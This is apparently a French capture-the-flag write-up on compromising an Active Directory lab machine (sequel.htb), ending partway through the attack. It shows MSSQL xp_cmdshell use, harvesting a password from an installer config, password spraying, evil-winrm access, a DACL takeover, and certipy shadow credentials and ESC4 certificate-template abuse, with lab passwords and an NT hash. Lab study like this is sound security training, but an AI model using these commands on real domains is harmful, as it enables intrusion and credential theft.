
First Degree Group Memberships	2
Unrolled Group Membership	7
Foreign Group Membership	0

LOCAL ADMIN RIGHTS

First Degree Local Admin	0
Group Delegated Local Admin Rights	0

BloodyAD

```
 bloodyAD --host "10.10.11.51" -d "sequel.htb" -u "oscar" -p "86LxLBMgEWaKUnBG" get
writable --detail

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=sequel,DC=htb
url: WRITE
wWWHomePage: WRITE

distinguishedName: CN=Oscar Martinez,CN=Users,DC=sequel,DC=htb
thumbnailPhoto: WRITE
pager: WRITE
mobile: WRITE
homePhone: WRITE
userSMIMECertificate: WRITE
msDS-ExternalDirectoryObjectId: WRITE
```



```
msDS-cloudExtensionAttribute20: WRITE
msDS-cloudExtensionAttribute19: WRITE
msDS-cloudExtensionAttribute18: WRITE
msDS-cloudExtensionAttribute17: WRITE
msDS-cloudExtensionAttribute16: WRITE
msDS-cloudExtensionAttribute15: WRITE
msDS-cloudExtensionAttribute14: WRITE
msDS-cloudExtensionAttribute13: WRITE
msDS-cloudExtensionAttribute12: WRITE
msDS-cloudExtensionAttribute11: WRITE
msDS-cloudExtensionAttribute10: WRITE
msDS-cloudExtensionAttribute9: WRITE
msDS-cloudExtensionAttribute8: WRITE
msDS-cloudExtensionAttribute7: WRITE
msDS-cloudExtensionAttribute6: WRITE
msDS-cloudExtensionAttribute5: WRITE
msDS-cloudExtensionAttribute4: WRITE
msDS-cloudExtensionAttribute3: WRITE
msDS-cloudExtensionAttribute2: WRITE
msDS-cloudExtensionAttribute1: WRITE
msDS-GeoCoordinatesLongitude: WRITE
msDS-GeoCoordinatesLatitude: WRITE
msDS-GeoCoordinatesAltitude: WRITE
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
msPKI-CredentialRoamingTokens: WRITE
msDS-FailedInteractiveLogonCountAtLastSuccessfulLogon: WRITE
msDS-FailedInteractiveLogonCount: WRITE
msDS-LastFailedInteractiveLogonTime: WRITE
msDS-LastSuccessfulInteractiveLogonTime: WRITE
msDS-SupportedEncryptionTypes: WRITE
msPKIAccountCredentials: WRITE
msPKIDPAPIMasterKeys: WRITE
msPKIRoamingTimeStamp: WRITE
mSMQDigests: WRITE
mSMQSignCertificates: WRITE
userSharedFolderOther: WRITE
userSharedFolder: WRITE
url: WRITE
otherIpPhone: WRITE
ipPhone: WRITE
assistant: WRITE
primaryInternationalISDNNumber: WRITE
primaryTelexNumber: WRITE
otherMobile: WRITE
otherFacsimileTelephoneNumber: WRITE
userCert: WRITE
homePostalAddress: WRITE
personalTitle: WRITE
wWWHomePage: WRITE
otherHomePhone: WRITE
streetAddress: WRITE
otherPager: WRITE
info: WRITE
otherTelephone: WRITE
userCertificate: WRITE
preferredDeliveryMethod: WRITE
registeredAddress: WRITE
internationalISDNNumber: WRITE
x121Address: WRITE
facsimileTelephoneNumber: WRITE
teletexTerminalIdentifier: WRITE
telexNumber: WRITE
telephoneNumber: WRITE
physicalDeliveryOfficeName: WRITE
postOfficeBox: WRITE
```

```
postalCode: WRITE
postalAddress: WRITE
street: WRITE
st: WRITE
l: WRITE
c: WRITE
```

Il n'a aucun droit particulier, je n'étais pas sur la bonne voie.

Exploitation

MSSQL

DB Command execution

Le compte `sa` est le compte administrateur par défaut de Microsoft SQL Server (MSSQL).

`mssqlclient.py 'sa':'MSSQLP@ssw0rd!'@10.10.11.51`

```
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed
from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to
1. Run the RECONFIGURE statement to install.
```

> ✎ **Note**
>
> ## Ce que ça fait :
>
> - `xp_cmdshell` est une **fonction spéciale de MSSQL** qui permet d’exécuter **des commandes système** Windows à partir d’une requête SQL.
> - Par défaut, cette fonctionnalité est **désactivée** pour des raisons de sécurité.
> - La commande `enable_xp_cmdshell` va :
>   1. Activer les *options avancées* (`show advanced options`).
>   2. Activer `xp_cmdshell` .
>   3. Appliquer les changements avec `RECONFIGURE` .

.INI

EXEC xp_cmdshell 'dir C:';

```
output
----------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\
NULL

11/05/2022  12:03 PM    <DIR>          PerfLogs

01/04/2025  08:11 AM    <DIR>          Program Files

06/09/2024  08:37 AM    <DIR>          Program Files (x86)

06/08/2024  03:07 PM    <DIR>          SQL2019

06/09/2024  06:42 AM    <DIR>          Users

01/04/2025  09:10 AM    <DIR>          Windows

               0 File(s)              0 bytes

               6 Dir(s)   3,804,561,408 bytes free

NULL
```

EXEC xp_cmdshell 'dir C:\SQL2019\ExpressAdv_ENU';

```
output
---------------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\SQL2019\ExpressAdv_ENU

NULL

01/03/2025  08:29 AM    <DIR>          .

01/03/2025  08:29 AM    <DIR>          ..

06/08/2024  03:07 PM    <DIR>          1033_ENU_LP

09/24/2019  10:03 PM                45 AUTORUN.INF

09/24/2019  10:03 PM               788 MEDIAINFO.XML

06/08/2024  03:07 PM                16 PackageId.dat

06/08/2024  03:07 PM    <DIR>          redist

06/08/2024  03:07 PM    <DIR>          resources

09/24/2019  10:03 PM           142,944 SETUP.EXE

09/24/2019  10:03 PM               486 SETUP.EXE.CONFIG

06/08/2024  03:07 PM               717 sql-Configuration.INI
```

cat du .INI

```
SQL (sa  dbo@master)> exec xp_cmdshell 'type \SQL2019\ExpressAdv_ENU\sql-
Configuration.INI'
output
-------------------------------------------------
```

```
[OPTIONS]

ACTION="Install"

QUIET="True"

FEATURES=SQL

INSTANCENAME="SQLEXPRESS"

INSTANCEID="SQLEXPRESS"

RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"

AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"

AGTSVCSTARTUPTYPE="Manual"

COMMFABRICPORT="0"

COMMFABRICNETWORKLEVEL=""0"

COMMFABRICENCRYPTION="0"

MATRIXCMBRICKCOMMPORT="0"

SQLSVCSTARTUPTYPE="Automatic"

FILESTREAMLEVEL="0"

ENABLERANU="False"

SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"

SQLSVCACCOUNT="SEQUEL\sql_svc"

SQLSVCPASSWORD="WqSZAF6CysDQbGb3"

SQLSYSADMINACCOUNTS="SEQUEL\Administrator"

SECURITYMODE="SQL"

SAPWD="MSSQLP@ssw0rd!"

ADDCURRENTUSERASSQLADMIN="False"

TCPENABLED="1"

NPENABLED="1"

BROWSERSVCSTARTUPTYPE="Automatic"

IAcceptSQLServerLicenseTerms=True

NULL
```

- WqSZAF6CysDQbGb3 >> passwords.txt

Après vérification, j'avais écris 'rayan' au lieu de 'ryan'

Kerbrute

```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 05/22/25 - Ronnie Flathers @ropnop

2025/05/22 12:11:29 >  Using KDC(s):
2025/05/22 12:11:29 >   sequel.htb:88

2025/05/22 12:11:29 >  [+] VALID USERNAME:       rose@sequel.htb
2025/05/22 12:11:29 >  [+] VALID USERNAME:       ryan@sequel.htb
2025/05/22 12:11:29 >  [+] VALID USERNAME:       oscar@sequel.htb
2025/05/22 12:11:29 >  Done! Tested 7 usernames (3 valid) in 0.031 seconds
```

netexec

ldap

nxc ldap sequel.htb -u users.txt -p passwords.txt --continue-on-success

```
LDAP        10.10.11.51     389    DC01             [*] Windows 10 / Server 2019 Build
17763 (name:DC01) (domain:sequel.htb)

LDAP        10.10.11.51     389    DC01             [+]
sequel.htb\oscar:86LxLBMgEWaKUnBG

LDAP        10.10.11.51     389    DC01             [+]
sequel.htb\rose:KxEPkKe6R8su

LDAP        10.10.11.51     389    DC01             [+]
sequel.htb\ryan:WqSZAF6CysDQbGb3
```

winrm

nxc winrm sequel.htb -u users.txt -p passwords.txt --continue-on-success

```
WINRM       10.10.11.51     5985   DC01             [*] Windows 10 / Server 2019 Build
17763 (name:DC01) (domain:sequel.htb)
sequel.htb\ryan:WqSZAF6CysDQbGb3 (admin)
```

- connexion à distance pour ryan possible

evil-winrm

evil-winrm -u "ryan" -p "WqSZAF6CysDQbGb3" -i "sequel.htb"

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
sequel\ryan
```


cat ../Desktop/user.txt

Admin

BloodHound

Ingestion :

bloodhound.py --zip -c All -d "sequel.htb" -u "ryan" -p "WqSZAF6CysDQbGb3" -dc "sequel.htb"



Derivative Local Admin Rights ▶

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

INBOUND CONTROL RIGHTS

Explicit Object Controllers	6

Winpeas

- upload

.\winPEASx64.exe

BloodyAD

```
distinguishedName: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
OWNER: WRITE
```

- On peut devenir propriétère du compte CA.SVC

> **Note**
>
> AD CS est un rôle disponible pour un WindowsServer qui permet à ce dernier d'agir en tant qu'Infrastructure à Clef Publique et donc apporter des fonctionnalités de cryptographie, de certificats numériques et de signature digitale au sein d'un environnement AD.
>
> La fonctionnalité d'AD CS qui nous intéresse dans cet article est la génération de certificats pour des utilisateurs ou des machines de l'environnement. En effet, AD CS est responsable de la génération et la distribution de certificats numériques ayant pour vocation différents usages tels que la signature de binaires, le chiffrement de systèmes ou **l'authentification**.

Il existe deux protocoles supportant l’authentification par certificat et il est intéressant de les connaître a fin de pouvoir s’adapter lors d’un test d’intrusion.

Kerberos

SChannel

OWNER

bloodyAD --host '10.10.11.51' -d 'sequel.htb' -u 'ryan' -p 'WqSZAF6CysDQbGb3' set owner 'ca_svc' 'ryan'

```
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on
ca_sv
```

Full control

dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"

```
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its
affiliated companies

[*] DACL backed up to dacledit-20250522-143549.bak
[*] DACL modified successfully!
```

certipy

https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation.html#vulnerable-certificate-template-access-control---esc4

certipy shadow auto -u 'ryan@sequel.htb' -p "WqSZAF6CysDQbGb3" -account 'ca_svc' -dc-ip '10.10.11.51'

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5abbd301-f545-a97c-2045-28f4ae1978e8'
[*] Adding Key Credential with device ID '5abbd301-f545-a97c-2045-28f4ae1978e8' to the
Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '5abbd301-f545-a97c-2045-
28f4ae1978e8' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

KRB5CCNAME=ca_svc.ccache certipy find -scheme ldap -k -debug -target dc01.sequel.htb -dc-ip 10.10.11.51 -vulnerable -stdout

```
[+] Domain retrieved from CCache: SEQUEL.HTB
[+] Username retrieved from CCache: ca_svc
[+] Trying to resolve 'dc01.sequel.htb' at '10.10.11.51'
[+] Authenticating to LDAP server
[+] Using Kerberos Cache: ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/dc01.sequel.htb'
[+] Got TGS for 'host/dc01.sequel.htb'
[+] Bound to ldap://10.10.11.51:389 - cleartext
[+] Default path: DC=sequel,DC=htb
[+] Configuration path: CN=Configuration,DC=sequel,DC=htb
[+] Adding Domain Computers to list of current user's SIDs
[+] List of current user's SIDs:
     SEQUEL.HTB\Certification Authority (S-1-5-21-548670397-972687484-3496335370-1607)
     SEQUEL.HTB\Everyone (SEQUEL.HTB-S-1-1-0)
     SEQUEL.HTB\Domain Computers (S-1-5-21-548670397-972687484-3496335370-515)
     SEQUEL.HTB\Denied RODC Password Replication Group (S-1-5-21-548670397-972687484-
3496335370-572)
     SEQUEL.HTB\Users (SEQUEL.HTB-S-1-5-32-545)
     SEQUEL.HTB\Domain Users (S-1-5-21-548670397-972687484-3496335370-513)
     SEQUEL.HTB\Authenticated Users (SEQUEL.HTB-S-1-5-11)
     SEQUEL.HTB\Cert Publishers (S-1-5-21-548670397-972687484-3496335370-517)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[+] Trying to resolve 'DC01.sequel.htb' at '10.10.11.51'
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[+] Trying to get DCOM connection for: 10.10.11.51
[+] Using Kerberos Cache: ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/DC01.sequel.htb'
[+] Got TGS for 'host/DC01.sequel.htb'
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA:
CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[+] Using Kerberos Cache: ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/DC01.sequel.htb'
[+] Got TGS for 'host/DC01.sequel.htb'
[!] Failed to connect to remote registry. Service should be starting now. Trying
again...
[+] Connected to remote registry at 'DC01.sequel.htb' (10.10.11.51)
[*] Got CA configuration for 'sequel-DC01-CA'
[+] Resolved 'DC01.sequel.htb' from cache: 10.10.11.51
[+] Connecting to 10.10.11.51:80
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous
permissions
```

KRB5CCNAME=ca_svc.ccache certipy template -k -template DunderMifflinAuthentication -target dc01.sequel.htb -dc-ip 10.10.11.51

```
KRB5CCNAME=ca_svc.ccache certipy template -k -template DunderMifflinAuthentication -
target dc01.sequel.htb -dc-ip 10.10.11.51
```

> **Note**
>
> `-template DunderMifflinAuthentication`
> Spécifie le nom du **template de certificat** que tu veux abuser/solliciter. Ce template est défini dans l'Active Directory Certificate Services (AD CS) et donne certains privilèges quand un certificat basé dessus est utilisé.

